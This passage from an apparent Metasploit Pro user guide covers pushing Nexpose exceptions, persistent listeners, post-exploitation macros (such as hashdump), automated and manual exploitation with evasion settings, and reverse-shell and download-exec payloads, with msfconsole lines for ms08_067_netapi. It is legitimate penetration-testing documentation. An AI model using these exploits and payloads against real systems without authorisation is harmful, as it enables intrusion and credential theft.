
To push exceptions from the Vulnerabilities Index:

1. From within a project, select **Analysis > Vulnerabilities**. The Vulnerabilities Index appears.
2. Select the vulnerabilities with a Nexpose Test Status of 'Not exploitable' that you want to push to Nexpose as an exception.



The vulnerabilities you select must also share the same exception reason.

3. Click the **Push to Nexpose** button. The Push to Nexpose dialog appears.



The image shows a 'Push To Nexpose' dialog box with a close button (X) in the top right corner. The main text states: 'You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.' Below this, a warning message in orange text says: 'Vulnerabilities not sourced from Nexpose will not be pushed.' The prompt 'Please select following:' is followed by a 'Reason' dropdown menu currently set to 'False Positive', an 'Expiration Date' text input field, and an unchecked checkbox labeled 'Automatically Approve'. A horizontal line separates this from a text area labeled 'Append comment to vulnerabilities that will be pushed.' At the bottom, there are 'Cancel' and 'PUSH' buttons.

**Push To Nexpose** ✕

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

Expiration Date

☐ Automatically Approve

---

Append comment to vulnerabilities that will be pushed.

Cancel PUSH

4. Click the **Reason** dropdown and choose the vulnerability exception reason you want to assign to it.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

False Positive

Expiration Date

☐ Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel

PUSH

5. Click the **Expiration Date** field and choose a date on which the exception will no longer be effective. If you do not want to specify an expiration date, leave this field empty.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason False Positive

Expiration Date

Append comment to vuln

September 2015

Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

ms-w03r2-3u-1.ms.scanlab.ra

6. Select the **Automatically Approve** option if you want to automatically approve vulnerability exception requests imported from Metasploit. If you do not enable this option, you will need to be manually review and approve them from the Nexpose console.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

Expiration Date

☐ Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel PUSH

7. When you are ready to push the exceptions, click the **Push** button.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

Expiration Date

☒ Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel PUSH

The task log appears and shows you the status of the push. If the push is successful, the message 'Successfully pushed exceptions to Nexpose' appears in the task log.




If Metasploit is unable to reach the Nexpose console, an error message appears and alerts you that there is an issue with the console. You can click **OK** to try the push again. If the error continues to persist, you will need to close the modal and diagnose the console connectivity.


## Pushing Vulnerability Exceptions to Nexpose from the Single Vulnerability Page

You can push from the Vulnerability Details Page if you want to push a specific exception back to Nexpose.

1. From within a project, select **Analysis > Vulnerabilities**. The Vulnerabilities Index appears.
2. Find and click on the vulnerability that you want to push to Nexpose as an exception. Vulnerabilities that can be pushed as an exception have a Nexpose test status of 'Not Exploitable'.



3. Click the **Push to Nexpose** button. The Push to Nexpose dialog appears.



The image shows a 'Push To Nexpose' dialog box with a close button (X) in the top right corner. The main text states: 'You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.' Below this, a note in orange text says: 'Vulnerabilities not sourced from Nexpose will not be pushed.' The section 'Please select following:' contains a 'Reason' dropdown menu set to 'False Positive', an 'Expiration Date' text input field, and an unchecked checkbox for 'Automatically Approve'. A horizontal line separates this from a text area labeled 'Append comment to vulnerabilities that will be pushed.' At the bottom, there are 'Cancel' and 'PUSH' buttons.

**Push To Nexpose** X

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason: False Positive ▼

Expiration Date:

☐ Automatically Approve

---

Append comment to vulnerabilities that will be pushed.

Cancel PUSH

4. Click the **Reason** dropdown and choose the vulnerability exception reason you want to assign to it.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

False Positive

Expiration Date

☐ Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel

PUSH

5. Click the **Expiration Date** field and choose a date on which the exception will no longer be effective. If you do not want to specify an expiration date, leave this field empty.

### Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason False Positive

Expiration Date

Append comment to vuln

September 2015

Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

ms-w03r2-3u-1.ms.scanlab.ra

6. Select the **Automatically Approve** option if you want to automatically approve vulnerability exception requests imported from Metasploit. If you do not enable this option, you will need to be manually review and approve them from the Nexpose console.



Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

False Positive

Expiration Date

03/14/2016

☐

 Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel

PUSH

7. Click the **OK** button to push the exceptions to Nexpose.

Push To Nexpose

You have selected one or more Nexpose sourced vulnerabilities that were not exploitable. They will be pushed to Nexpose as exceptions.

Vulnerabilities not sourced from Nexpose will not be pushed.

Please select following:

Reason

False Positive

Expiration Date

03/14/2016

☒

 Automatically Approve

Append comment to vulnerabilities that will be pushed.

Cancel

PUSH

The task log appears and shows you the status of the push. If the push is successful, the message 'Successfully pushed exceptions to Nexpose' appears in the task log.




If Metasploit is unable to reach the Nexpose console, an error message appears and alerts you that there is an issue with the console. You can click **OK** to try the push again. If the error continues to persist, you will need to close the modal and diagnose the console connectivity.


## Pushing Vulnerability Exceptions to Nexpose from a Task Chain

You can set up a Task Chain to execute a series of actions for you, including pushing vulnerability exceptions to Nexpose.


1. From within a project, select **Tasks > Chains** from the Project tab bar. The Task Chains list appears.
2. Click the **New Task Chain** button.



The New Task Chain page appears. 3. Give your Task Chain a name by entering text in the **Task Chain Name** field.




4. Click the + icon.



The task list appears. 5. Select **Push to Nexpose** from the task list.

Task Chain Name:



The image shows a task chain editor interface. At the top, there is a text input field labeled "Task Chain Name:" with the value "task chain". Below this is a vertical toolbar on the left containing a trash icon, two dots, and a circular arrow icon. To the right of the toolbar is a horizontal line with a dashed circle containing a plus sign. A dropdown menu is open, listing various tasks: SCAN, IMPORT, NEXPOSE, BRUTEFORCE, EXPLOIT, MODULE RUN, COLLECT EVIDENCE, CLEANUP, REPORT, WEB SCAN, METAMODULE, RESOURCE SCRIPT, and PUSH TO NEXPOSE. An orange arrow points to the "PUSH TO NEXPOSE" option at the bottom of the list.

- SCAN
- IMPORT
- NEXPOSE
- BRUTEFORCE
- EXPLOIT
- MODULE RUN
- COLLECT EVIDENCE
- CLEANUP
- REPORT
- WEB SCAN
- METAMODULE
- RESOURCE SCRIPT
- PUSH TO NEXPOSE

6. When you've finished your task chain, click **Save** or **Save and Run Now**.
-

# Chapter 5

## Exploitation

### a. Listener

A listener is the component that waits for an incoming connection from an exploited system. You must set up a listener if you intend to establish a connection between your Metasploit server and the exploited machine. For example, if you have delivered an executable to a target host, you will need to set up a listener to wait for a connection from it. When the host connects to the listener, a session opens on their machine, which will enable you to interact with it to do things like collect evidence from their system.

In Metasploit Pro, you can set up persistent listeners, which will continuously listen for connections back from a compromised host. You can set up a persistent listener from the "Global Settings" area of the web interface. Each listener is bound to a specific project..

To set up a listener, you will need to define the listening host, listening port, and payload type. You can also assign a post-exploitation macro to the listener, so that when the exploited

system makes a connection back to the listener, Metasploit Pro runs the macro.

Use a listeners when creating a social engineering campaign, using the Payload Generator or anytime you have deployed an executable.

## Set Up a Listener

1. Select **Administration > Global Settings**.
2. Go to the **Persistent Listeners** tab.
3. Click the **\*\* New Listener\*\*** button.
4. When the “Create a Listener” form appears, specify the following:
  - **Associated Project** - Choose the project you want to use to access and manage open sessions.
  - **Listener Payload** - Choose the post-exploitation payload for the listener.
  - **Listener Address** - Specify the IP address that you want the payload to connect back to (e.g., the IP address of the Metasploit server).
  - **Listener Port** - Specify the port.
  - **\*\*Enabled** - **\*\*If the listener is active.**
5. Save the listener.

## Create a Listener

Associated Project

default

Listener Payload

IPv4: Windows Meterpreter (TCP)

Listener Address

0.0.0.0

Listener Port

19498

Auto Launch Macro



Enabled



 Save Listener

## Assign a Listener to a Macro

1. Select **Administration > Global Settings**.
2. Go to the **Macros** tab.
3. Select **New Macro**.
4. Fill in the following information:
  5. **Macro name** - The name of the macro. Required.
  6. **Description** - The description of the

macro. 7. **Time limit (seconds)** - Amount of time the macro will attempt to run.

5. Click **Save**.
6. After saving a second menu will become available.
7. Under **Modules** select the post-exploitation modules you want to run. 7. Some modules require secondary configuration.
8. Any modules added will appear under "Actions".
9. Click **Update Macro**.



metasploit<sup>®</sup> Project Account - msfadmin Administration ? 0

Home Global Settings Macros **Modify Persistent Listener** Back to Macros

\* denotes required field

### Macro Settings

Macro name\*:  ?

Description

Time limit (seconds)

Update Macro

### Actions

Delete...

<input type="checkbox"/>	ORDER	MODULE	TITLE
<input type="checkbox"/>	1	post/aix/hashdump	AIX Gather Dump Password Hashes

### Modules

Select a module below to add a new action.

Search:

OS	MODULE	TITLE
	post/windows/gather/ad_to_sqlite	AD Computer, Group and Recursive User Membership to Local SQLite DB
	post/aix/hashdump	AIX Gather Dump Password Hashes
	post/android/manage/remove_lock_root	Android Root Remove Device Locks (root)
	post/android/capture/screen	Android Screen Capture
	post/android/manage/remove_lock	Android Settings Remove Device Locks (4.0-4.3)
	post/windows/manage/archmigrate	Architecture Migrate
	post/windows/gather/bitlocker_fvek	Bitlocker Master Key (FVEK) Extraction
	post/brocade/gather/enum_brocade	Brocade Gather Device General Information
	post/hardware/rftransceiver/rfwnon	Brute Force AM/OOK (ie: Garage Doors)
	post/linux/busybox/set_dmz	BusyBox DMZ Configuration

Show 10 Showing 1 - 10 of 347

9. Go back to **Global Settings**.
10. Go to the **Persistent Listeners** tab.
11. Click on an existing macro.
12. In the "Auto Launch Macro" drop-down, select the macro created.
13. To save, click **Update Listener**

## b. Using Exploits

An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits.

Metasploit Pro offers automated exploits and manual exploits. The type of exploit that you use depends on the level of granular control you want over the exploits.

### Automated Exploits

When you run an automated exploit, Metasploit Pro builds an attack plan based on the service, operating system, and vulnerability information that it has for the target system. Automated exploits cross reference open ports, imported vulnerabilities, and fingerprint information with exploit modules. The attack plan defines the exploit modules that Metasploit Pro will use to attack the target systems.

An automated exploit uses reverse connect or bind listener payloads and does not abuse normal authenticated control mechanisms.

To run an automated exploit, you must specify the hosts that you want to exploit and the minimum reliability setting that Metasploit Pro should use. The minimum reliability setting indicates the potential impact that the exploits have on the target system. If you use a high ranking, such as excellent or great, Metasploit Pro uses exploits that will be unlikely to crash the service or system. Exploits that typically have a high reliability ranking include SQL injection exploits, web application

exploits, and command execution exploits. Exploits that corrupt memory will most likely not have a high reliability ranking.

You can also specify the payload type that you want the exploit to use. By default, automated exploits use Meterpreter, but you can choose to use a command shell instead.

## Running Automated Exploits

1. From within a project, click the **Analysis** tab.
2. When the Hosts window appears, select the hosts that you want to exploit and click the **Exploit** button.
3. When the *New Automated Exploitation Attempt* window appears, verify that target address field contains the addresses that you want to exploit.
4. Select the minimum reliability for the exploit.
5. Define the hosts that you want to exclude from the exploit.
6. Define the payload options. This determines the type of payload the exploit uses, the type of connection the payload creates, and the listener ports that the exploit uses.
7. Define the exploit selection options. This determines the ports that the exploit includes and excludes from the attack.
8. Define the advanced options. The advanced options lets you define the number of exploits you can run concurrently, the time out for each exploit, and evasion options.
9. Run the exploit.

## Configuring Auto-Exploitation Options

The following options can be configured for exploitation:

- **Dry Run** - Prints a transcript of the exploits in the attack plan without running them.


- **Collect Evidence** - Collects loot, such as screenshots, system files, passwords, and configuration settings from open sessions.
- **Clean Up Sessions** - Closes all sessions after all tasks have run.
- **Payload Type** - Specifies the type of payload that the exploit will deliver to the target. Choose one of the following payload types:
  - **Command** - A command execution payload that enables you to execute commands on the remote machine.
  - **Meterpreter** - An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.
  - **PowerShell** - A payload type that can be used to open a PowerShell session and run a PowerShell script. PowerShell sessions are only supported on Windows targets.
- **Connection Type** - Specifies how you want your Metasploit instance to connect to the target. Choose one of the following connection types:
  - **Auto** - Automatically uses a bind connection when NAT is detected; otherwise, a reverse connection is used.
  - **Bind** - Uses a bind connection, which is useful when the targets are behind a firewall or a NAT gateway.
  - **Reverse** - Uses a reverse connection, which is useful if your system is unable to initiate connections to the targets.
- **Listener Ports** - Defines the ports that you want to use for reverse connections.
- **Listener Host** - Defines the IP address you want to connect back to.
- **Auto Launch Macro** - Specifies the macro that you want to run during post-exploitation.
- **Concurrent Exploits** - Specifies the number of exploit attempts you want to launch at one time.

- **Timeout in Minutes** - Defines the number of minutes an exploit waits before it times out.
- **Transport Evasion** - Choose from the following transport evasion levels:
  - **Low** - Inserts delays between TCP packets.
  - **Medium** - Sends small TCP packets.
  - **High** - Sends small TCP packets and inserts delays between them.
- **Application Evasion** - Adjusts application-specific evasion options for exploits involving DCERPC, SMB and HTTP. The higher the application evasion level, the more evasion techniques are applied.
- **Included Ports** - Defines the specific ports you want to target for exploitation.
- **Excluded Ports** - Defines the specific ports you want to exclude from exploitation.
- **Targeting:**
  - **Excluded Addresses** - A list of IP addresses to exclude from targeting.
  - **Ignore known-fragile devices** - Ignore devices that are known to have issues with automated exploitation, such as printers, industrial controllers, or other embedded devices. Weak devices are selected by the device fingerprint.

## Manual Exploits

A manual exploit is a module that you can select and run individually. You perform a manual exploit when you want to exploit a known vulnerability.

You choose the exploit module based on the information you have about the host. For example, if you know that the host runs Windows Service Pack 1, you can run an exploit that targets Windows Service Pack 1 vulnerabilities. Or if you know



that the target system has a specific vulnerability that you want to test, you can run the exploit that targets that particular weakness.

Manual exploitation provides granular control over the module and evasion options that an exploit uses. Whereas automated exploits enable you to run simultaneously multiple exploits, manual exploits enable you to run one exploit at a time.

The options and instructions that you perform for manual exploits vary based on the exploit that you choose to run. Therefore, use the following instructions as a guideline to manually run exploits.

## Searching for Exploits

The module search engine searches the module database for the keyword expression and returns a list of results that match the query. Use the module search engine to find the module that you want to run against a target system.

1. From within a project, click the **Modules** tab.
2. In the *Search Modules* field, enter a keyword expression to search for a specific exploit.
3. Use the keyword tags to define the keyword expression.
4. Press **Enter** to perform the search.

## Module Rankings

Module rankings provide details about the reliability and impact of an exploit on a target system. Every module in the Metasploit Framework has a ranking, which is based on how likely the exploit will disrupt the service.



There are six possible rankings. The higher rankings indicate that the exploit is less likely to cause instability or crash the target system.

Use the following rankings to determine the reliability of a module:

- **Excellent** - The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
- **Great** - The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
- **Good** - The exploit has a default target and it is the "common case" for this type of software (English, Windows XP for a desktop app, 2003 for server, etc).
- **Normal** - The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
- **Average** - The exploit is generally unreliable or difficult to exploit.
- **Low** - The exploit is nearly impossible to exploit (or under 50%) for common platforms.

Now that the exploit is configured, set up a listener to wait for an incoming connection from the exploited system.

---

## c. Skipping Fragile Devices

When configuring Auto Exploitation advanced options, checking Ignore known-fragile devices will skip the following patterns and

http banners. Ignore known-fragile devices also skips anything running VxWorks.

Targeting

Excluded Addresses

☒ Ignore known-fragile devices

?

## Devices Skipped

We skip the following service patterns:

- ^ibm\ \d+\ version
- canon
- dstrp
- e-studio
- epson
- extendnet
- fiery
- genicom
- hp\ ethernet
- konica
- lanier
- lantronix
- lexmark
- magicolor
- minolta
- netjet
- okilan



- phaser
- pocketpro
- print
- ricoh
- savin
- sharp\ ar
- snmp\ proxy\ agent
- source\ tech
- star\ micronics
- xerox

We exclude the following http banners:

- 3com/
- agranat-emweb
- canon\ http
- chaiserver
- cisco-ios
- debut/[01].
- ehttp\ v1.
- ehttp/
- epson
- ews-nic4
- icom\ http\ server
- jc-httpd
- meridian\ data
- micro\_httpd
- microserver
- net+arm

- netbuilderhttpd
  - print\_server\ web
  - rapid\ ?logic
  - rompager
  - snap\ appliances
  - virata-emweb
  - vxworks
  - windweb
  - xerox
-

# Chapter 6

## PAYLOADS

### a. Working with Payloads

Metasploit has a large collection of payloads designed for all kinds of scenarios.

The purpose of a reverse shell is simple: to get a shell. This is most likely everybody's first choice. There are many different reverse shells available, and the most commonly known and stable has been the `windows/meterpreter/reverse_tcp` payload. However, `windows/meterpreter/reverse_https` is actually a much more powerful choice because of the encrypted channel, and it allows you to disconnect the payload (and exit `msfconsole`) without terminating it. And then the payload will automatically get back to you as soon as you set up the handler again.

Now, let's talk about `download-exec` a little bit. The thing about `download-exec` is that it gives the attacker the option to install whatever he wants on the target machine: a keylogger, a rootkit, a persistent shell, adware, etc, which is something we see in the wild quite a lot. There are several versions of

download-execs in the Metasploit repo, one that's highly popular is windows/download\_exec.

## Single and Staged Payloads

If you look at Metasploit's payload list, you will also notice that some payloads actually have the exact same name, but in different formats. For example: windows/shell/reverse\_tcp and windows/shell\_reverse\_tcp. The one with the forward slash indicates that is a "staged" payload, the one with the underscore means it's "single". So what's the difference?

A staged payload means that your payload consists of two main components: a small stub loader and the final stage payload. When you deliver windows/shell/reverse\_tcp to the target machine, for example, you are actually sending the loader first. And then when that loader gets executed, it will ask the handler (on the attacker's end) to send over the final stage (the larger payload), and finally you get a shell.

A single payload means it's meant to be a fire-and-forget kind of payload. This can be used when the target has no network access.

Generally, Meterpreter is the most popular payload type for Metasploit. If you are testing a Windows exploit, it's better to use windows/meterpreter/reverse\_tcp. If you're on Linux, try linux/meterpreter/reverse\_tcp. You should always choose a native Meterpreter if you can, but if you are unable to, you should try a cross-platform one, such as java/meterpreter/reverse\_tcp.

## Viewing Payloads

There are tons of payloads that are available in Metasploit, so it might be overwhelming to figure out which payloads you can

use for specific exploits. Luckily, you can easily view the payloads that are supported for an exploit.

After you choose an exploit, you can run the following command to view the payloads that are available:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit (ms08_067_netapi) > show payloads
```

## Manually Selecting a Payload

To manually select a payload for an exploit, you can run the following:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit (ms08_067_netapi) > set payload
payload => windows/meterpreter/reverse_tcp
```

## Auto Selecting a Payload

You don't have to set a payload for an exploit. You can let Metasploit do it for you. There is a preference list that Metasploit uses to select a payload if there isn't one set for the exploit.

Here's the list, sorted by the order in which they will be selected:

